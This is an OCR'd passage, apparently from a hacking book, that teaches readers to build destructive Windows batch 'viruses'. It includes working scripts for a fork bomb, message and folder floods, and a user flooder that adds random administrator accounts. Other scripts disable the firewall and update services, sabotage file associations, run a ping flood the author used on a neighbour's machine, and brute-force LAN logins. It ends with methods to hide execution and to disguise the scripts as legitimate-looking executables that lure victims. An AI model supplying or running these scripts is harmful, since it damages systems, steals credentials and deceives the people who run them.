start explorer
start control
start calc
goto loop
```


When the above given batch program is executed, it will open up the following applications such as notepad, word document, Microsoft paint, WordPad, command prompt, my documents, control panel, and calculator in an infinite loop causing the system to collapse and as a result the system simply crashes or reboots. Just imagine the same using a fork concept; oops! it will make the system crash immediately.

Msg Annoyer:

Message annoyer is a batch program that uses the same concept as above, but will interact with the user anyhow annoying and irritating them by popping up some message box containing some messages in it.

```
@echo off

:annoy

msg * Hi there!

msg * How u doin ?

msg * Are you fine ?

msg * Never mind about me....

msg * I am not here to annoy you....

msg * I am caring for you.....

msg * start counting from 1 to 5, i Will be outta this place.....

msg * 1

msg * 2

msg * 3

msg * 4

msg * 5

goto annoy
```

This program will pops up a small message box as shown below,



Containing the text mentioned in the program given above.

This message box will pop up until for endless loop, which really annoys the person sitting before the computer. Even these small popup windows may crash the computer, if it overloads the memory.

User Flooder:

The '*user flooder*' program will create a number of user accounts with random numbers, and assign administrator rights to them by itself, moreover the password set for those user accounts were too random numbers.

```
@echo off
:usrflood
set usr=%random%
net users %usr% %random% /add
net localgroup administrators %usr% /add
goto usrflood
```

Since we have already learned about the environment variables, the '*%random%*' is an environment variable that generates a random positive integer. We have set a variable manually named '*usr*' for holding the random number generated by the *%random%,* then a new user account is created with the generated number as the account name and was assigned with a random password, then assigned with administrator rights, and this process gets repeated for a infinite loop, so it will create more than 50 user accounts in less than a minute. This will sure degrade the computer performance and the user will take a long long time to delete the user accounts, sometimes they will simply format their hard drives.


The best way to delete the user account is like the way we have created it and is very simple, so I am going to make this as a challenge for those who take the chance to experiment with this and get rid of those user accounts with a simple batch program. You may mail me the batch required to solve this issue along with the steps required to do so, here is my mail id ***info.prem4u[at]gmail[dot]com***.

Matrix Folder flooder:

The following piece of code is going to help flood you computer with junky folders. This program has the tendency to create more than 3000 folders in just less than a minute.

```
@echo off
:loop
mkdir %random%
goto loop
```

Here I have enclosed the screenshot took while I was testing this code on my computer.



Service Disabler:

The following piece of code is used for stopping some critical windows services.

```
@echo off
net stop "Windows Firewall"
net stop "Windows Update"
net stop Workstation
net stop "DHCP Client"
net stop "DNS Client"
net stop "Print Spooler"
net stop Themes
exit
```

This program when executed will stop the '*windows firewall*' service that is required to block unwanted datagram's coming from the internet, '*windows update*' service that is required to update windows patches and so on, '*workstation*' service that is required for the computer to establish a peer to peer connection, '*DHCP Client*' service that is required to register an available IP address from the DHCP server, '*DNS Client*' service that is required to resolve FQDN (Fully qualified Domain Name) into its equivalent IP address, '*print spooler*' service that is required to load the document to be printed in the spool, and then the '*themes*' service that is required to offer Themes and other graphical appearance.

Likewise you may stop any of the services, even the anti-virus service that offers protection from malwares will be stopped in this way.

So when these services get stopped, it almost becomes impossible for the machine to offer the service what they are supposed to do so, hence the user has to manually enable and start these services again.

Broadcast Bomber:

The '*broadcast bomber'* will broadcast messages infinitely to all the computers connected to this computer, if it is in a network. Likewise the '*msg flooder*' program that we have seen already, this helps people to annoy multiple people sitting and working in front of various other computers connected with the same network.

```
@echo off
:netannoy
net send * Hi there!
net send * How u doin ?
net send * Are you fine ?
net send * Never mind about me....
net send * I am not here to annoy you....
net send * I am caring for you.....
net send * start counting from 1 to 5, i Will be outta this place.....
net send * 1
net send * 2
net send * 3
net send * 4
net send * 5
goto netannoy
```

When the above piece of code gets executed, it will display a pop up windows like below,

On all the computers that are connected with the same network, there by annoying everyone who uses the entire network.

Keystroke Re-mapper:

The following piece of batch program helps re-map the keystroke by changing the '*scancodemap*' entry in the registry editor. The code that I have enclosed here changes the key from A to B, so that if any users press '*a*' key on the keyboard he will be getting the '*b*' displayed on the screen, likewise you may map any keys.

```
@echo off
reg add "HKLM\System\CurrentControlSet\Control\Keyboard Layout" /v "Scancode
Map" /t REG_BINARY /d 00000000000000000200000030001e0000000000
exit
```

If you want to create a new batch file for remapping other keys, you have to refer the ascii codes for each keys that was pre assigned, and you can download it from http://tinyurl.com/8ua4gk.

Ext_changer:

This virus program is created by misusing the assoc command. The '*assoc*' command is used for associating an extension with the appropriate file type, for example .txt extensions are supposed to be associated with textiles and so on.

```
@echo off
title Ext_changer
color a
Rem This Virus file replaces the actual file extensions with the given extensions
@echo off
assoc .txt=jpegfile
assoc .exe=htmlfile
assoc .jpeg=avifile
assoc .png=mpegfile
assoc .mpeg=txtfile
assoc .sys=regfile
msg Your System got Infected…..
exit
```

Here we are associating the native file extensions with some other type of file, which makes the program unable to open or display the file in right format.

Packet flooder:

Since we have already learned about the 'ping of death' and 'DoS attacks' in the earlier chapters, we are creating this program to slow down the remote computer connected in our network. This can be done by continuously pinging the remote host by setting the length of the packet to 65,500K. at the receiving end, the remote computer receives mushrooms of packets of larger size, and if it goes on for some time, the memory on the remote system automatically overloads and finally the remote system will crash.

```
@echo off
:flood
ping -l 65500 -t 10.199.64.66
start flooder.bat
goto flood
```

I am going to save this file as flooder.bat, since I have used the fork bombing technique, it will open up lot of command windows on your screen too, there are chances for your computer to crash too.

In the above program I have used my neighboring computer 10.199.64.66 as my victim, and I have tried for just 3 minutes running this program and I found the remote system restarting, until then I have turned off my monitor, because my screen too was flooded with command prompt windows. You may replace the IP address 10.199.64.66 with either your networked computer's hostname or IP address, if you want to check by yourself.

LAN Remote user – Dictionary Attack:

Use this Batch file to launch a Dictionary attack and find the Windows logon Credentials in a LAN. You need a Dictionary text file to proceed further to launch this attack successfully.

Just follow the steps below,

1. Open up a Notepad file.

2. Copy and paste the below code and save it as a Batch file with .bat extension.

```
@echo off
Title LAN Dictionary Attack Launcher
Color 0a
if "%1"=="" goto fin
if "%2"=="" goto fin
del logfile.txt
FOR /F "tokens=1" %%i in (passlist.txt) do ^
echo %%i && ^
net use \\%1\ipc$ %%i /u:%1\%2 2>>logfile.txt && ^
echo %time% %date% >> outfile.txt && ^
echo \\%1\ipc$ acct: %2 pass: %%i >> output.txt && goto end
:fin
echo *****Done*****
```

3. Make sure that you have a Dictionary Password Text file in the same location where you are going to execute this program. (*Name should be passlist.txt*)

4. Now go to the command prompt and then execute this program from there, along with the Target computers IP address or Hostname and the Valid Username.

The Syntax should be like this,…

C:\>LANbrute.bat 192.169.21.02 Administrator

Where,

LANbrute.bat – This is the Name of the batch file that resides in the C Drive.

192.169.21.02 – IP Address of the Target Computer.

Administrator – Victim Account that you want to crack.

5. This program will start launching Dictionary Attack against the administrator account on the Machine *192.168.21.02*, by using the passwords from the file *passlist.txt* and will not stop until it finds a right match.

6. If the right password was found, then it will save it in a text file named 'output.txt' on the same directory.

Credits to the Folks from Irongeek, because this is an idea by them, and after a little mess with it, I have included it in this book.

Stealthy Virus using Vbscript:

As we have seen in the previous chapters, all those programs at their time of execution, it will open up a command window there by revealing that it was programmed using batch file programming, in order to hide the programs at the time of execution, we may use a VBScript to stealth our program, and it will be more useful while constructing and executing a virus on the victims computer, so that it remains un-notified.

```
Set objShell = CreateObject("WScript.Shell")
strCommand = "C:\yourfile.bat"
objShell.Run strCommand, vbHide, TRUE
```

copy the above coding into a notepad file, replace the 'C:\ *yourfile.bat'* with the actual name of the batch file that you have created, along with the location and then save this file with a .vbs extension. Now you may execute this VBScript file to run the batch file too, so there is no need for you to execute the batch file separately. Now the batch was still running in the background and remains hidden.

The only way to end the process is to open the task manager and kill the process that says WScript.

Converting Batch to Executables

So far we have learnt how to create a batch file program with an .bat extension, but there is a way to convert all these batch files into executable files with an .exe extension, so that it will become hard for the people to find, what the program exactly does, else they may have a chance to have a look at your source code, even to copy your source code.


You have to download the batch to exe convertor from the internet in order to convert the batch to executable; here I have enclosed the download link, where you can download this tool.

Dowload Link : http://tinyurl.com/c29kgo

Tool Name : Bat to Exe Converter V1.5

Copy and paste the above link in the address bar of your web browser, or you can directly CTRL + Click on the link if your computer is hooked up to the internet, then download the file.


Here with I have enclosed the screenshot of the tool to show how it looks,



This is a user friendly tool that allows you to browse for the source file, which is nothing but the batch file that you wish to convert into an executable. This tool comes with an encryption facility, allowing the user to encrypt the source code of their file which is then protected by a password, nothing but the private key. You may also specify the parameters if necessary.

Here I have chosen my batch '*Speaking batch.bat*' from my desktop to compile into an executable.


Under the '*versioninformations*' tab, I have include the icon file for my executable then I have filled in the file version, product version, company, product name, description and the copyright, which really makes the executable a legal one.



Finally, when I hit the 'Compile button', the batch was compiled into a entirely new executable file on my desktop, and here is the screenshot how it looks,

Therefore I have created a new executable that does the work similar to the batch that I have already created, along with a weeny icon that really attracts people to open up and see what it does.

When you select the encryption option and set it up with a password, then it will prompt asking for password, whenever someone tries to execute it, and here it the way it prompts,



I have created an executable, along with an encryption, so that I am quite sure my executable is secure, because whenever anyone try to execute the executable, it will prompt them asking for the password, and no one will be able to analyze and experiment with the source code by right clicking on it and selecting '*edit*' as they do on a batch file, because it is an executable.